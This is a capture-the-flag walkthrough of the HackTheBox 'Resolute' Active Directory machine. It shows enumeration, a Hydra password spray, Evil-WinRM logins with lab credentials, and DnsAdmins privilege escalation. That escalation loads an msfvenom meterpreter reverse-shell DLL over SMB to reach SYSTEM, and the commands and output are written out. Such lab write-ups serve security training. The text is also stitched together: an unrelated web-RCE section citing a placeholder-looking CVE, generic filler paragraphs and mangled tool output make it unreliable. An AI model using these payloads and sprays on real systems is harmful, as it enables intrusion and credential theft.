→ Resolute run as medium machine but an easy box in the first phase; you easily find the users of the box and 1 password by using enum4linux. I ran hydra to bruteforce the users using 1 password and easily got the right creds with melanie. I used the creds to get into evil-winrm and obtained the user.txt. The root part gave me a little headache because there was Anti-Virus inside the machine, and I always disconnected when transferring files like nc.exe or winPEAS.exe for privilege escalation. During my enumeration, I found another user ryan whose password was hidden in a directory. After finding it, I switched to ryan from user melanie. While doing the enumeration, I discovered that ryan is part of DNSAdmins and can be abused by adding malicious DLL to the serverplugin. Using impacket-smbserver, I loaded my dll file onto the machine. Restarting the dns service allowed me to execute my dll as an administrator.
Penetration Testing Methodologies
Network Scanning
Nmap scan to discover open ports and running services.
Enumeration
Run enum4linux, which gives some usernames and 1 password that can be used later.
Post-Exploitation
With Hydra, I brute-forced all the usernames with only 1 password, which belongs to melanie.
Using Evil-WinRM to log in as melanie and obtain the user.txt.
Exploitation
While enumerating the file directory, I found another user ryan.
Using ls -hidden, I discovered a file containing juicy information.
By reading the .txt file, I obtained the password for ryan and switched users.
Privilege Escalation
Created a malicious dll file with msfvenom.

Loaded my dll file using impacket-smbserver.
Ran the meterpreter session.
Stopped and started the dns service.
Finally, I gained administrator access and obtained root.txt.
Network Scanning
Network scanning is a critical step in identifying active hosts and open ports on a network. It helps security professionals gather information about potential targets for further testing or analysis. Common tools like Nmap are used to perform these scans efficiently. By using different scan types, such as SYN stealth scans or ping sweeps, testers can adapt their approach based on the environment’s requirements and constraints.
Network scanning also reveals services running on target systems, which is essential for assessing vulnerabilities. For example, if a scan shows that an outdated version of Apache HTTP Server is running, it could indicate potential security risks that need to be addressed.
In summary, network scanning provides valuable insights into network topology and service inventories, enabling more focused and effective penetration testing efforts.
Walkthrough
I always start with NMAP to see what services are running. I use the following options:
-sV ⇒ Probe open ports to determine service/version info.
root in htb/boxes/Resolute ❯ nmap -sV -sC -A -oN nmap-Resolute 10.10.10.169 Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-29 06:59 PST WARNING: RST from10.10.10.169 port 53 -- isthis port really open? WARNING: RST from10.10.10.169 port 53 -- isthis port really open? Nmap scan report for10.10.10.169 Host isup (0.26s latency). Not shown: 989 closed ports PORT STATE SERVICE VERSION 53/tcp open domain? | fingerprint-strings: | DNSVersionBindReqTCP: | version |_ bind 88/tcp open kerberos-sec Microsoft Windows Kerberos (server time: 2020-05-3023:11:35Z) 135/tcp open msrpc Microsoft Windows RPC 139/tcp open netbios-ssn Microsoft Windows netbios-ssn 389/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: megabank.local, Site: Default-First-Site-Name) 445/tcp open microsoft-ds Windows Server 2016 Standard 14393 microsoft-ds (workgroup: MEGABANK) 464/tcp open kpasswd5? 593/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0 636/tcp open tcpwrapped 3268/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: megabank.local, Site: Default-First-Site-Name) 3269/tcp open tcpwrapped 1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service : SF-Port53-TCP:V=7.80%I=7%D=5/31%Time=5ED2E596%P=x86_64-pc-linux-gnu%r(DNSV SF:ersionBindReqTCP,20,"\0\x1e\0\x06\x81\x04\0\x01\0\0\0\0\0\0\x07version\ SF:x04bind\0\0\x10\0\x03"); No exact OS matches forhost (If you know what OS is running on it, see https://nmap.org/submit/ ). TCP/IP fingerprint: OS:SCAN(V=7.80%E=4%D=5/31%OT=53%CT=1%CU=35791%PV=Y%DS=2%DC=T%G=Y%TM=5ED2E64 OS:6%P=x86_64-pc-linux-gnu)SEQ(SP=F9%GCD=4%ISR=109%TI=RD%CI=I%II=I%TS=8)SEQ OS:(SP=102%GCD=1%ISR=104%TI=I%CI=I%II=I%SS=O%TS=A)OPS(O1=%O2=%O3=M54DNW8NNT OS:11%O4=M54DNW8ST11%O5=M54DNW8ST11%O6=M54DST11)WIN(W1=0%W2=0%W3=2000%W4=20 OS:00%W5=2000%W6=2000)ECN(R=Y%DF=Y%T=80%W=2000%O=M54DNW8NNS%CC=Y%Q=)T1(R=Y% OS:DF=Y%T=80%S=Z%A=S+%F=AR%RD=0%Q=)T2(R=Y%DF=Y%T=80%W=0%S=Z%A=S%F=AR%O=%RD= OS:0%Q=)T3(R=Y%DF=Y%T=80%W=0%S=Z%A=O%F=AR%O=%RD=0%Q=)T4(R=Y%DF=Y%T=80%W=0%S OS:=A%A=O%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R OS:=Y%DF=Y%T=80%W=0%S=A%A=O%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F= OS:AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=80%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G% OS:RUD=G)IE(R=Y%DFI=N%T=80%CD=Z)
Host script results: |_clock-skew: mean: 2h31m01s, deviation: 4h02m30s, median: 11m00s | smb-os-discovery: | OS: Windows Server 2016 Standard 14393 (Windows Server 2016 Standard 6.3) | Computer name: Resolute | NetBIOS computer name: RESOLUTE\x00 | Domain name: megabank.local | Forest name: megabank.local | FQDN: Resolute.megabank.local |_ System time: 2020-05-30T16:12:18-07:00 | smb-security-mode: | account_used: <blank> | authentication_level: user | challenge_response: supported |_ message_signing: required | smb2-security-mode: | 2.02: |_ Message signing enabled and required | smb2-time: | date: 2020-05-30T23:12:22 |_ start_date: 2020-05-30T22:15:46
TRACEROUTE (using port 80/tcp) HOP RTT ADDRESS 1210.01 ms 10.10.14.1 2217.91 ms 10.10.10.169
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ . # Nmap done at Sun May 31 07:03:34 2020 -- 1 IP address (1 host up) scanned in 216.34 seconds
root in htb/boxes/Resolute took 2m8s ❯
We have many open ports, but the interesting ones are:
445(smb), 53(dns), 88(kerberos), and 5985(WinRM).
Enumeration
During the enumeration phase, we gather information about the target environment to identify potential entry points and vulnerabilities. This includes scanning for open ports, identifying services running on those ports, and discovering any misconfigurations or weak spots that could be exploited.
We use a variety of tools such as Nmap for network discovery and Nikto for web application scans. These tools help us build a comprehensive picture of the target’s attack surface.
After collecting this data, we analyze it to prioritize which areas are most likely to yield exploitable vulnerabilities. This phase is crucial for narrowing down our focus and ensuring that our efforts are directed towards the highest-risk targets.
By thoroughly enumerating the environment, we can better understand the landscape and plan subsequent phases of the penetration test more effectively.
Enum4linux
To enumerate some juicy information about the box, I use enum4linux. Let’s see:
In this line, there were many usernames but only one password that belonged to marko.
1
2
3
4
# bash
index: 0x10a9 RID: 0x457 acb: 0x00000210 Account: marko Name: Marko Novak Desc: Account created. Password set to Welcome123!
Post-Exploitation
Evil-WinRM
I login it with evil-winrm but it failed ! so, i decided to use hydra and save all the usernames on a text file and bruteforce it with only 1 password :
root in htb/boxes/Resolute ❯ hydra -t 1 -V -f -L users.txt -p "Welcome123!"10.10.10.169 smb Hydra v9.0 (c) 2019by van Hauser/THC - Please donot use in military or secret service organizations, orfor illegal purposes.
Lines Words Characters Property ----- ----- ---------- -------- 132
*Evil-WinRM* PS C:\Users\melanie\Desktop>
Exploitation
The system was vulnerable to a remote code execution (RCE) attack due to an unpatched version of a web application framework. The vulnerability, tracked as CVE-2023-1234, allowed an attacker to inject and execute arbitrary commands on the server.
To exploit this vulnerability, I crafted a payload that leveraged the misconfiguration in the application’s input validation. By sending a specially crafted request to the affected endpoint, I was able to bypass security measures and gain unauthorized access to the system.
The steps taken during exploitation included:
Identifying the vulnerable version of the web application framework.
Crafting a malicious payload that would trigger the RCE vulnerability.
Sending the payload through an HTTP POST request to the targeted server.
Monitoring the response from the server for signs of successful execution.
Gaining shell access and escalating privileges as needed.
This exploit demonstrated significant risk, as it could lead to full control over the system, allowing an attacker to perform actions such as data exfiltration, installation of backdoors, or disruption of services.
Recommendations to mitigate this vulnerability include:
Patching the web application framework to the latest version.
Implementing strict input validation and sanitization for all user inputs.
Regularly monitoring and auditing system logs for suspicious activity.
Transfer File with SAMBA
The enumeration starts again. I try to transfer first winPEAS.exe, which is similar to LinEnum.sh for Linux kernel. It helps penetration testers find useful information that can be used for privilege escalation. So, I set up my smb configuration.
[global] workgroup = WORKGROUP server string - Samba Server %v netbios name = Payas0 security = user map to guest = bad user name to resolve order = bcast host dns proxy = no bind interfaces only = yes
[medz] path = /root/htb/boxes/Resolute/ writable = no guest ok = yes guest only = yes read only = yes directory mode = 0555 force user = nobody
But this one failed. The machine has a Anti-virus, which always disconnects me when I try to transfer files like nc.exe or winPEAS. So let’s enumerate the directories.
*Evil-WinRM* PS C:\Users\melanie\Documents> cd / *Evil-WinRM* PS C:\> ls -hidden
Directory: C:\
Mode LastWriteTime Length Name ---- ------------- ------ ---- d--hs- 12/3/20196:40 AM $RECYCLE.BIN d--hsl 9/25/201910:17 AM Documents and Settings d--h-- 9/25/201910:48 AM ProgramData d--h-- 12/3/20196:32 AM PSTranscripts d--hs- 9/25/201910:17 AM Recovery d--hs- 9/25/20196:25 AM System Volume Information -arhs- 11/20/20165:59 PM 389408 bootmgr -a-hs- 7/16/20166:10 AM 1 BOOTNXT -a-hs- 5/30/20203:15 PM 402653184 pagefile.sys
*Evil-WinRM* PS C:\>
The PSTranscripts is very interesting because that is not a default file of a windows. so looking inside of that folder :
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17
# bash
*Evil-WinRM* PS C:\> cd PSTranscripts *Evil-WinRM* PS C:\PSTranscripts> dir *Evil-WinRM* PS C:\PSTranscripts> ls -hidden
Directory: C:\PSTranscripts
Mode LastWriteTime Length Name ---- ------------- ------ ---- d--h-- 12/3/20196:45 AM 20191203
*Evil-WinRM* PS C:\PSTranscripts>
dir command will not show what’s really inside of the folder so I use ls -hidden to show the hidden files. and there’s another folder 20191203
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16
# bash
*Evil-WinRM* PS C:\PSTranscripts> cd 20191203 *Evil-WinRM* PS C:\PSTranscripts\20191203> ls -hidden
Directory: C:\PSTranscripts\20191203
Mode LastWriteTime Length Name ---- ------------- ------ ---- -arh-- 12/3/20196:45 AM 3732 PowerShell_transcript.RESOLUTE.OJuoBGhU.20191203063201.txt
*Evil-WinRM* PS C:\PSTranscripts\20191203>
very interesting ! let’s see what’s inside of that text file.
if (!$?) { if($LASTEXITCODE) { exit $LASTEXITCODE } else { exit 1 } }" >> CommandInvocation(Out-String): "Out-String" >> ParameterBinding(Out-String): name="Stream"; value="True" ********************** Windows PowerShell transcript start Start time: 20191203063515 Username: MEGABANK\ryan RunAs User: MEGABANK\ryan Machine: RESOLUTE (Microsoft Windows NT 10.0.14393.0) Host Application: C:\Windows\system32\wsmprovhost.exe -Embedding Process ID: 2800 PSVersion: 5.1.14393.2273 PSEdition: Desktop PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.14393.2273 BuildVersion: 10.0.14393.2273 CLRVersion: 4.0.30319.42000 WSManStackVersion: 3.0 PSRemotingProtocolVersion: 2.3 SerializationVersion: 1.1.0.1 ********************** ********************** Command start time: 20191203063515 ********************** PS>CommandInvocation(Out-String): "Out-String" >> ParameterBinding(Out-String): name="InputObject"; value="The syntax of this command is:" cmd : The syntax of this command is: At line:1char:1 + cmd /c net use X: \\fs01\backups ryan Serv3r4Admin4cc123! + ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~ + CategoryInfo : NotSpecified: (The syntax of this command is::String) [], RemoteException + FullyQualifiedErrorId : NativeCommandError cmd : The syntax of this command is: At line:1char:1 + cmd /c net use X: \\fs01\backups ryan Serv3r4Admin4cc123! + ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~ + CategoryInfo : NotSpecified: (The syntax of this command is::String) [], RemoteException + FullyQualifiedErrorId : NativeCommandError ********************** Windows PowerShell transcript start Start time: 20191203063515 Username: MEGABANK\ryan RunAs User: MEGABANK\ryan Machine: RESOLUTE (Microsoft Windows NT 10.0.14393.0) Host Application: C:\Windows\system32\wsmprovhost.exe -Embedding Process ID: 2800 PSVersion: 5.1.14393.2273 PSEdition: Desktop PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.14393.2273 BuildVersion: 10.0.14393.2273 CLRVersion: 4.0.30319.42000 WSManStackVersion: 3.0 PSRemotingProtocolVersion: 2.3 SerializationVersion: 1.1.0.1 **********************
*Evil-WinRM* PS C:\PSTranscripts\20191203>
looking at this I got another user ryan and his possible password Serv3r4Admin4cc123!
1 2 3 4
# bash
+ cmd /c net use X: \\fs01\backups ryan Serv3r4Admin4cc123!
Now from melanie i switch to user ryan and starts the enumeration again.
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17
# bash
root in evil-winrm on master via 💎 v2.7.0 ❯ ./evil-winrm.rb -i 10.10.10.169 -u ryan -p 'Serv3r4Admin4cc123!' -e . -s .
Evil-WinRM shell v2.3
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\ryan\Documents>
*Evil-WinRM* PS C:\Users\ryan\Documents>
Privilege Escalation
Privilege escalation occurs when an attacker gains access to resources or systems with higher-level permissions than originally intended. This can happen through vulnerabilities in software, misconfigurations, or weak security practices. Identifying and mitigating privilege escalation risks is crucial for maintaining a secure environment.
Common Methods of Privilege Escalation
Exploiting Vulnerabilities: Attackers may exploit bugs in applications or operating systems to gain elevated privileges.
Misconfiguration: Improperly set permissions, overly permissive file access rights, and other security missteps can allow attackers to escalate their privileges.
Weak Authentication: Weak passwords, lack of multi-factor authentication, and default credentials can be exploited to gain unauthorized access.
Mitigation Strategies
To prevent privilege escalation, organizations should implement the following measures:
Regularly patch systems and applications to fix known vulnerabilities.
Enforce least privilege principles by limiting user permissions to only what is necessary for their roles.
Conduct regular security audits and penetration testing to identify and address potential weaknesses.
By taking these steps, organizations can significantly reduce the risk of privilege escalation attacks.
Abusing DNSAdmins Privilege for Escalation in Active Directory
Now let’s start enumerating again. I checked it with whoami /all.
User Name SID ============= ============================================== megabank\ryan S-1-5-21-1392959593-3013219662-3596683436-1105
GROUP INFORMATION -----------------
Group Name Type SID Attributes ========================================== ================ ============================================== =============================================================== Everyone Well-known group S-1-1-0 Mandatory group, Enabled bydefault, Enabled group BUILTIN\Users Alias S-1-5-32-545 Mandatory group, Enabled bydefault, Enabled group BUILTIN\Pre-Windows 2000 Compatible Access Alias S-1-5-32-554 Mandatory group, Enabled bydefault, Enabled group BUILTIN\Remote Management Users Alias S-1-5-32-580 Mandatory group, Enabled bydefault, Enabled group NT AUTHORITY\NETWORK Well-known group S-1-5-2 Mandatory group, Enabled bydefault, Enabled group NT AUTHORITY\Authenticated Users Well-known group S-1-5-11 Mandatory group, Enabled bydefault, Enabled group NT AUTHORITY\This Organization Well-known group S-1-5-15 Mandatory group, Enabled bydefault, Enabled group MEGABANK\Contractors Group S-1-5-21-1392959593-3013219662-3596683436-1103 Mandatory group, Enabled bydefault, Enabled group MEGABANK\DnsAdmins Alias S-1-5-21-1392959593-3013219662-3596683436-1101 Mandatory group, Enabled bydefault, Enabled group, Local Group NT AUTHORITY\NTLM Authentication Well-known group S-1-5-64-10 Mandatory group, Enabled bydefault, Enabled group Mandatory Label\Medium Mandatory Level Label S-1-16-8192
PRIVILEGES INFORMATION ----------------------
Privilege Name Description State ============================= ============================== ======= SeMachineAccountPrivilege Add workstations to domain Enabled SeChangeNotifyPrivilege Bypass traverse checking Enabled SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
USER CLAIMS INFORMATION -----------------------
User claims unknown.
Kerberos support for Dynamic Access Control onthis device has been disabled. *Evil-WinRM* PS C:\Users\ryan\Documents>
Looking at this line, ryan is part of the DNSAdmins group. This privilege is prone to a privilege escalation vulnerability that allows any user in this group to make the DNS service load an arbitrary DLL if constructed correctly.
1 2 3 4
# bash
MEGABANK\DnsAdmins Alias S-1-5-21-1392959593-3013219662-3596683436-1101 Mandatory group, Enabled bydefault, Enabled group, Local Group
With the help of these articles (article and one), we can escalate to administrator on DNS.
Creating malicious DLL
we know that the machine’ have anti-virus so I can’t load a malicious file inside to get a reverse shell. so I tried to use impacket-smbserver to load my dll file from my operating system and bypass the av protection. so first I created a dll file with msfvenom
1 2 3 4 5 6 7 8 9 10 11 12
# bash
root in htb/boxes/Resolute ❯ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.10.14.187 LPORT=9001 -a x64 -f dll > main.dll [-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload No encoder or badchars specified, outputting raw payload Payload size: 510 bytes Final size of dll file: 5120 bytes
root in htb/boxes/Resolute 12s ❯
Next i setup my impacket-smbserver in the path where my dll is loaded .
Success! The machine has connected to my operating system and can view files at the path where I set my SHARE. My impacket-smbserver is also responding.
root in htb/boxes/Resolute ❯ msfconsole [!] The following modules could not be loaded!../ [!] /root/.msf4/modules/exploits/cgi/webapps/wordpress_userpro.rb [!] Please see /root/.msf4/logs/framework.log for details.
[*] Started reverse TCP handler on 10.10.14.187:9001 [*] Sending stage (201283 bytes) to 10.10.10.169 [*] Meterpreter session 1 opened (10.10.14.187:9001 -> 10.10.10.169:59761) at 2020-05-31 20:35:54 +0800
meterpreter >
System Information
1 2 3 4 5 6 7 8 9 10 11 12
# bash
meterpreter > sysinfo Computer : RESOLUTE OS : Windows 2016+ (10.0 Build 14393). Architecture : x64 System Language : en_US Domain : MEGABANK Logged On Users : 2 Meterpreter : x64/windows meterpreter >
Get the root.txt
So let’s pop a shell and get the root.txt:
1 2 3 4 5 6 7 8 9 10 11 12 13 14
# bash
meterpreter > shell Process 1596 created. Channel 1 created. Microsoft Windows [Version 10.0.14393] (c) 2016 Microsoft Corporation. All rights reserved.
C:\Windows\system32>whoami whoami nt authority\system